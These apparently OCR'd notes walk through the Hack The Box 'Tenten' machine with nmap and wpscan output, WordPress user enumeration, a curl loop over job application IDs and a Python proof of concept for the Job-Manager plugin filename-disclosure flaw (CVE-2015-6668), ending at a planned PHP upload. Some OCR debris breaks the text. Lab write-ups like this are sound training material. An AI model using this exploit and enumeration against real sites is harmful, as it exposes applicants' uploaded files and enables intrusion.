tenten

nmap

```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# nmap -sV -sC -oA nmap/initial 10.10.10.10
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-07 06:47 EDT
Nmap scan report for 10.10.10.10
Host is up (0.18s latency).
Not shown: 998 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.1 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 ec:f7:9d:38:0c:47:6f:f0:13:0f:b9:3b:d4:d6:e3:11 (RSA)
|   256 cc:fe:2d:e2:7f:ef:4d:41:ae:39:0e:91:ed:7e:9d:e7 (ECDSA)
|_  256 8d:b5:83:18:c0:7c:5d:3d:38:df:4b:e1:a4:82:8a:07 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-generator: WordPress 4.7.3
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Job Portal &#8211; Just another WordPress site
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 32.87 seconds
```

Wordpress site

```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# wpscan --url http://10.10.10.10
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
```

```
        \ \V  \V / |  ___/ \___ \ / __|/ _` | '_ \
         \ /\ /  | |     ____) | (__| (_| | | | |
          \V  \V   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.8.14
      Sponsored by Automattic - https://automattic.com/
      @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

---

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]y
[i] Updating the Database ...
[i] Update completed.

[+] URL: http://10.10.10.10/ [10.10.10.10]
[+] Started: Wed Apr 7 06:55:11 2021

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.18 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.10.10.10/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 | - http://codex.wordpress.org/XML-RPC_Pingback_API
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner
 | - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login
 | - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access

[+] WordPress readme found: http//10.10.10.10/readme.html version number
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.10.10.10/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%

| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.3 identified (Insecure, released on 2017-03-06).
| Found By: Rss Generator (Passive Detection)
| - http://10.10.10.10/index.php/feed/, <generator>https://wordpress.org/?v=4.7.3</-generator>
| - http://10.10.10.10/index.php/comments/feed/, <generator>https://wordpress.org/?v=4.7.3</generator>

[+] WordPress theme in use: twentyseventeen
| Location: http://10.10.10.10/wp-content/themes/twentyseventeen/
| Last Updated: 2021-03-09T00:00:00.000Z
| Readme: http://10.10.10.10/wp-content/themes/twentyseventeen/README.txt
| [!] The version is out of date, the latest version is 2.6
| Style URL: http://10.10.10.10/wp-content/themes/twentyseventeen/style.css?-ver=4.7.3
| Style Name: Twenty Seventeen
| Style URI: https://wordpress.org/themes/twentyseventeen/
| Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo...
| Author: the WordPress team
| Author URI: https://wordpress.org/
|
| Found By: Css Style In Homepage (Passive Detection)
|
| Version: 1.1 (80% confidence)
| Found By: Style (Passive Detection)
| - http://10.10.10.10/wp-content/themes/twentyseventeen/style.css?ver=4.7.3, Match: 'Version: 1.1'

[+] Enumerating All Plugins (via Passive Methods)
[+] Checking Plugin Versions (via Passive and Aggressive Methods)

[i] Plugin(s) Identified:

[+] job-manager
| Location: http://10.10.10.10/wp-content/plugins/job-manager/
| Latest Version: 0.7.25 (up to date)
| Last Updated: 2015-08-25T22:44:00.000Z
|
| Found By: Urls In Homepage (Passive Detection)
|
| Version: 7.2.5 (80% confidence)
| Found By: Readme - Stable Tag (Aggressive Detection)


| - http://10.10.10.10/wp-content/plugins/job-manager/readme.txt


[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00
<==
(22 / 22) 100.00% Time: 00:00:00

[i] No Config Backups Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 50 daily requests by registering at https://-wpscan.com/register

[+] Finished: Wed Apr 7 06:55:20 2021
[+] Requests Done: 66
[+] Cached Requests: 5
[+] Data Sent: 15.357 KB
[+] Data Received: 13.547 MB
[+] Memory used: 201.77 MB
[+] Elapsed time: 00:00:09







```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# wpscan --url http://10.10.10.10  --enumerate u
```


[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01
<==========
(10 / 10) 100.00% Time: 00:00:01


[i] User(s) Identified:

[+] takis
| Found By: Author Posts - Author Pattern (Passive Detection)
| Confirmed By:
| Rss Generator (Passive Detection)
| Wp Json Api (Aggressive Detection)
| - http://10.10.10.10/index.php/wp-json/wp/v2/users/?per_page=100&page=1
| Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Login Error Messages (Aggressive Detection)

password reset exploit:
10.10.10.10/wp-admin


10.10.10.10/wp-login.php?redirect_to=http%3A%2F%2F10.10.10.10%2Fwp-admin%2F&reauth
Kali Tools
Kali Forums
Kali Docs
NetHunter
Offensive Security
MSFU
Exploit-DB
GHDB
Username or Email Address
Password
Remember Me
Log In
Lost your password?
← Back to Job Portal





not expoitable not useful


wordpress jop manager 0.7.25
Insecure Direct Object Reference (IDOR)

exploit.py

```
import requests

print """
CVE-2015-6668
Title: CV filename disclosure on Job-Manager WP Plugin
```

Author: Evangelos Mourikis
Blog: https://vagmour.eu
Plugin URL: http://www.wp-jobmanager.com
Versions: <=0.7.25
"""


```
website = raw_input('Enter a vulnerable website: ')
filename = raw_input('Enter a file name: ')

filename2 = filename.replace(" ", "-")

for year in range(2017,2018):
    for i in range(1,13):
        for extension in {'jpeg','png','jpg'}:
            URL = website + "/wp-content/uploads/" + str(year) + "/" + "{:02}".format(i)
+ "/" + filename2 + "." + extension
            req = requests.get(URL)
            if req.status_code==200:
                print "[+] URL of CV found! " + URL
```



```
<!DOCTYPE html>
<html lang="en-US" class="no-js no-svg">
<head>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="profile" href="http://gmpg.org/xfn/11">

<script>(function(html){html.className = html.className.replace(/\bno-js\b/,'js')})(document.doc
<title>Job Application: Hello world! &#8211; Job Portal</title>
<link rel='dns-prefetch' href='//fonts.googleapis.com' />
<link rel='dns-prefetch' href='//s.w.org' />
<link href='https://fonts.gstatic.com' crossorigin rel='preconnect' />
<link rel="alternate" type="application/rss+xml" title="Job Portal &raquo; Feed" href="http://10
<link rel="alternate" type="application/rss+xml" title="Job Portal &raquo; Comments Feed" href="
        <script type="text/javascript">
            window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/2.2.1\
            !function(a,b,c){function d(a){var b,c,d,e,f=String.fromCharCode;if(!k||!k.fillText)
```

```
┌──(root💀kali)-[/Documents/htb/boxes/tenten]
└─# for i in $(seq 1 20); do echo -n "$i: "; curl -s http://10.10.10.10/index.php/jobs/apply/$i/ |grep '<title>'; done
1: <title>Job Application: Hello world! &#8211; Job Portal</title>
2: <title>Job Application: Sample Page &#8211; Job Portal</title>
3: <title>Job Application: Auto Draft &#8211; Job Portal</title>
4: <title>Job Application &#8211; Job Portal</title>
5: <title>Job Application: Jobs Listing &#8211; Job Portal</title>
6: <title>Job Application: Job Application &#8211; Job Portal</title>
7: <title>Job Application: Register &#8211; Job Portal</title>
8: <title>Job Application: Pen Tester &#8211; Job Portal</title>
9: <title>Job Application:  &#8211; Job Portal</title>
10: <title>Job Application: Application &#8211; Job Portal</title>
11: <title>Job Application: cube &#8211; Job Portal</title>
12: <title>Job Application: Application &#8211; Job Portal</title>
13: <title>Job Application: HackerAccessGranted &#8211; Job Portal</title>
14: <title>Job Application &#8211; Job Portal</title>
15: <title>Job Application &#8211; Job Portal</title>
16: <title>Job Application &#8211; Job Portal</title>
17: <title>Job Application &#8211; Job Portal</title>
18: ^C
```

Upload a php file



